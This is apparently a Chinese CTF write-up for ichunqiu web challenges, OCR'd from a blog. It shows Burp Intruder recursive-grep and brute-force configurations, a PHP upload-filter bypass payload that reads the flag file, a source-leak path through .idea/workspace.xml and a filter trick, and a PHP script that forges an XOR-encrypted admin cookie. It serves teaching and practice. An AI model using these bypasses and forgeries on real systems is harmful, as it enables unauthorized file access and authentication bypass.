Burp Suite Professional v1.7.32 - Temporary Project - licensed to jerry
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Target Positions Payloads Options
Grep - Extract
These settings
Extract the f
Add
Edit
Remove
Duplicate
Up
Down
Clear
Maximum captu
Define extract grep item
Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.
Define start and end
Start after expression: -cache\r\n\r\nz
Start at offset: 381
End at delimiter: <code><span
End at fixed length: 1
Extract from regex group
.(.)<code><span
Case sensitive
Exclude HTTP headers
Update config based on selection below
Refetch response
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Tue, 23 Oct 2018 06:00:54 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 5360
Connection: close
Grep - Payl
These settings
Search resp
https://blog.csdn.net/cbhjerry


Burp Suite Professional v1.7.32 - Temporary Project - licensed to jerry
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
7 ...
Target Positions Payloads Options
Grep - Extract
These settings can be used to extract useful information from responses into the attack results table.
Extract the following items from responses:
Add
Edit
Remove
Duplicate
Up
Down
Clear
From regex group: (.).<code><span
From regex group: .(.)<code><span
Maximum capture length: 100
Grep - Payloads
These settings can be used to flag result items containing reflections of the submitted payload.
Search responses for payload strings
https://blog.csdn.net/cbhjerry


Burp Suite Professional v1.7.32 - Temporary Project - licensed to jerry
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
7 ...
Target Positions Payloads Options
Payload Sets
Start attack
第一个载荷
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab.
Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: unknown
Payload type: Recursive grep
Request count: unknown
Payload Options [Recursive grep]
This payload type lets you extract each payload from the response to the previous request in the attack. It is useful in some situations where you need to work recursively to extract useful data or deliver an exploit. Extract grep items can be defined in the Options tab.
Select the "extract grep" item from which to derive payloads:
From regex group: (.).<code><span
From regex group: .(.)<code><span
首次请求的值
Initial payload for first request: e
Stop if duplicate payload found
https://blog.csdn.net/cbhjerry


Burp Suite Professional v1.7.32 - Temporary Project - licensed to jerry
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
7 ...
Target Positions Payloads Options
Payload Sets
Start attack
第二个载荷
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab.
Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: unknown
Payload type: Recursive grep
Request count: unknown
Payload Options [Recursive grep]
This payload type lets you extract each payload from the response to the previous request in the attack. It is useful in some situations where you need to work recursively to extract useful data or deliver an exploit. Extract grep items can be defined in the Options tab.
Select the "extract grep" item from which to derive payloads:
From regex group: (.)<code><span
From regex group: .(.)<code><span
首次请求的值
Initial payload for first request: a
Stop if duplicate payload found
https://blog.csdn.net/cbhjerry



题4：Upload，想怎么传就怎么传，就是这么任性（tips:flag在flag.php中）

```
<!DOCTYPE html>
<html lang="en">
 <head>
  <meta charset="utf-8" />
  <title>文件上传</title>
  <link href="./bootstrap.min.css" rel="stylesheet">
 </head>
 <body>
  <script src="./jquery.min.js"></script>
  <script>
   $(document).ready(function() {
    $('#selectFile').on('click', function() { $('#file').trigger('click') });
    $('#file').change(function() { $('#selectedFile').val($(this).val()) });
   });
   // references: http://kuwalab.hatenablog.jp/entry/2014/01/02/191821
  </script>
  <div class="container">
   <div class="row">
    <div class="col-lg-12">
     <h1>文件上传</h1>
     <p>你可以随意上传文件</p>
```

```
        <p>你可以随意上传文件</p>
        <form method="post" enctype="multipart/form-data" class="form">
          <input type="file" name="file" id="file" style="display: none;">
          <div class="input-group">
            <input type="text" class="form-control" id="selectedFile" readonly>
            <span class="input-group-btn" style="width:200px">
              <button id="selectFile" class="btn btn-defdault" type="button" style="margin-right:5px;">选择文件</button>
              <input type="submit" value="上传" class="btn btn-primary">
            <span>
          </div>

        </form>

<?php
 if($_SERVER["REQUEST_METHOD"] === "POST") :
?>
<?php
   if (is_uploaded_file($_FILES["file"]["tmp_name"])):
     $file = $_FILES['file'];
     $name = $file['name'];
     if (preg_match("/^[a-zA-Z0-9]+\\.[a-zA-Z0-9]+$/", $name) ):
       $data = file_get_contents($file['tmp_name']);
       while($next = preg_replace("/<\\?/", "", $data)){
         $next = preg_replace("/php/", "", $next);
         if($data === $next) break;
         $data = $next;
       }
       file_put_contents(dirname(__FILE__) . 'u/' . $name, $data);
       chmod(dirname(__FILE__) . 'u/' . $name, 0644);
?>
       <div>
         <a href="<?php echo htmlspecialchars("u/" . $name)?>">上传成功!</a>
       </div>
<?php
     endif;
   endif;
?>
<?php
 endif;
?>
       </div>
     </div>
   </div>
 </body>
</html>
```

解题：对上传文件过滤了“php”及“<?”，用大写PHP及<script language="PHP">进行绕过

```
<script language="PHP">
$file = '../flag.'.strtolower('PHP');
echo file_get_contents($file);
</script>
```

题5：Code，考脑洞，你能过么？

解题：URL/index.php?jpg=hei.jpg，查看源码有<img src='... ... ，后面数据为文件base64后字符串，访问URL/index.php?jpg=index.php，得到的数据base64_decode，便可得到index.php源码：

```
<?php
/**
 * Created by PhpStorm.
 * Date: 2015/11/16
 * Time: 1:31
 */
header('content-type:text/html;charset=utf-8');
if(! isset($_GET['jpg']))
    header('Refresh:0;url=./index.php?jpg=hei.jpg');
$file = $_GET['jpg'];
echo '<title>file:'.$file.'</title>';
$file = preg_replace("/[^a-zA-Z0-9.]+/","", $file);
$file = str_replace("config","_", $file);
$txt = base64_encode(file_get_contents($file));

echo "<img src='".$txt."'></img>";

/*
 * Can you find the flag file?
 *
 */

?>
```


由“Created by PhpStorm”猜测该项目由PhpStorm生成，即存在自动生成 .idea 目录，可能存在源码泄露的问题，访问URL/.idea/workspace.xml，查看得知存在index.php，config.php，fl3g_ichuqiu.php三个文件，结合index.php的代码可通过URL/index.php?jpg=fl3gconfigichuqiu.php，并作base64_decode， 获得fl3g_ichuqiu.php的源码：


```
<?php
/**
 * Created by PhpStorm.
 * Date: 2015/11/16
 * Time: 1:31
 */
error_reporting(E_ALL || ~E_NOTICE);
```


```php
include('config.php');
function random($length, $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz') {
    $hash = '';
    $max = strlen($chars) - 1;
    for($i = 0; $i < $length; $i++)    {
        $hash .= $chars[mt_rand(0, $max)];
    }
    return $hash;
}

function encrypt($txt,$key){
    for($i=0;$i<strlen($txt);$i++){
        $tmp .= chr(ord($txt[$i])+10);
    }
    $txt = $tmp;
    $rnd=random(4);
    $key=md5($rnd.$key);
    $s=0;
    for($i=0;$i<strlen($txt);$i++){
        if($s == 32) $s = 0;
        $ttmp .= $txt[$i] ^ $key[++$s];
    }
    return base64_encode($rnd.$ttmp);
}
function decrypt($txt,$key){
    $txt=base64_decode($txt);
    $rnd = substr($txt,0,4);
    $txt = substr($txt,4);
    $key=md5($rnd.$key);

    $s=0;
    for($i=0;$i<strlen($txt);$i++){
        if($s == 32) $s = 0;
        $tmp .= $txt[$i]^$key[++$s];
    }
    for($i=0;$i<strlen($tmp);$i++){
        $tmp1 .= chr(ord($tmp[$i])-10);
    }
    return $tmp1;
}
$username = decrypt($_COOKIE['user'],$key);
if ($username == 'system'){
    echo $flag;
}else{
    setcookie('user',encrypt('guest',$key));
    echo "ヽ(ゝ ▽ ノ)ノ";
}
?>
```

访问URL/fl3g_ichuqiu.php会生成一个名称为user的COOKIE，这个COOKIE值是‘guest’进行加密处理后得到的，将COOKIE值base64_decode得到的字符串，前4个字符为随机值$rnd，后5个字符为$newtxt（即chr(ord($txt[$i])+10)处理后的值）与$newkey （即md5($rnd.$key)处理后的值）中的5个字符异或得到的。据此可知只要把后5个字符与$newtxt进行异或就可得到$newkey的相应5个字符，因为'system'有6个字符，所以$newkey的第6个字符只能依次对0-9、a-f共16个字符进行chr(ord($txt[$i])+10)处理作为$newkey的第6个字符，与'system'进行异或并base64编码所得的值作为COOKIE的值，依次验证。以下帖上获取COOKIE的代码及使用burpsuite进行暴破的图：

```
<?php
$oriStr = base64_decode('bkFVMxAaWUxK'); // bkFVMxAaWUxK 是访问 fl3g_ichuqiu.php 生成的COOKIE值
$rnd = substr($oriStr, 0, 4);
$a = substr($oriStr, 4);
$b = 'guest';

$ttmp = '';
for($i=0;$i<strlen($a);$i++){
   $ttmp .= chr(ord($b[$i])+10) ^ $a[$i];
}

$d = 'system';
$char1 = range(0, 9);
$char2 = range(a, f);
$char = array_merge($char1, $char2);
foreach ($char  as $v) {
   $c = $ttmp.$v;
   $newStr = '';
   for($i=0;$i<strlen($d);$i++){
      $newStr .= $c[$i] ^ chr(ord($d[$i])+10);
   }

   echo base64_encode($rnd.$newStr).'<br>';
}
```


Burp Suite Professional v1.7.32 - Temporary Project - licensed to jerry
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 3 ...
Target Positions Payloads Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
GET /fl3g_ichuqiu.php HTTP/1.1
Host: ac073cbfcd7047b28c9744f783f2c97b48d1d963031b4d21.game.ichunqiu.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: user=§bkFVMxAaWUxK§
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
载荷：cookie
Add §
Clear §
Auto §
Refresh
Type a search term
0 matches
Clear
1 payload position
Length: 432
https://blog.csdn.net/cbhjerry


Burp Suite Professional v1.7.32 - Temporary Project - licensed to jerry
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 2 3 ...
Target Positions Payloads Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 16
Payload type: Simple list
Request count: 16
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
dHp5N0W7SUsMRw==
dHp5N0W7SUsMRg==
dHp5N0W7SUsMRQ==
dHp5N0W7SUsMRA==
dHp5N0W7SUsMQw==
dHp5N0W7SUsMQg==
dHp5N0W7SUsMQQ==
dHp5N0W7SUsMQA==
dHp5N0W7SUsMTw==
通过逆向编写的PHP代码获得的16组字符串
Add
Enter a new item
Add from list ...
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
https://blog.csdn.net/cbhjerry


Burp Suite Professional v1.7.32 - Temporary Project - licensed to jerry
Intruder attack 1
这个的Length跟其它的不一样，点击看看
flag
https://blog.csdn.net/cbhjerry

查看更多》》》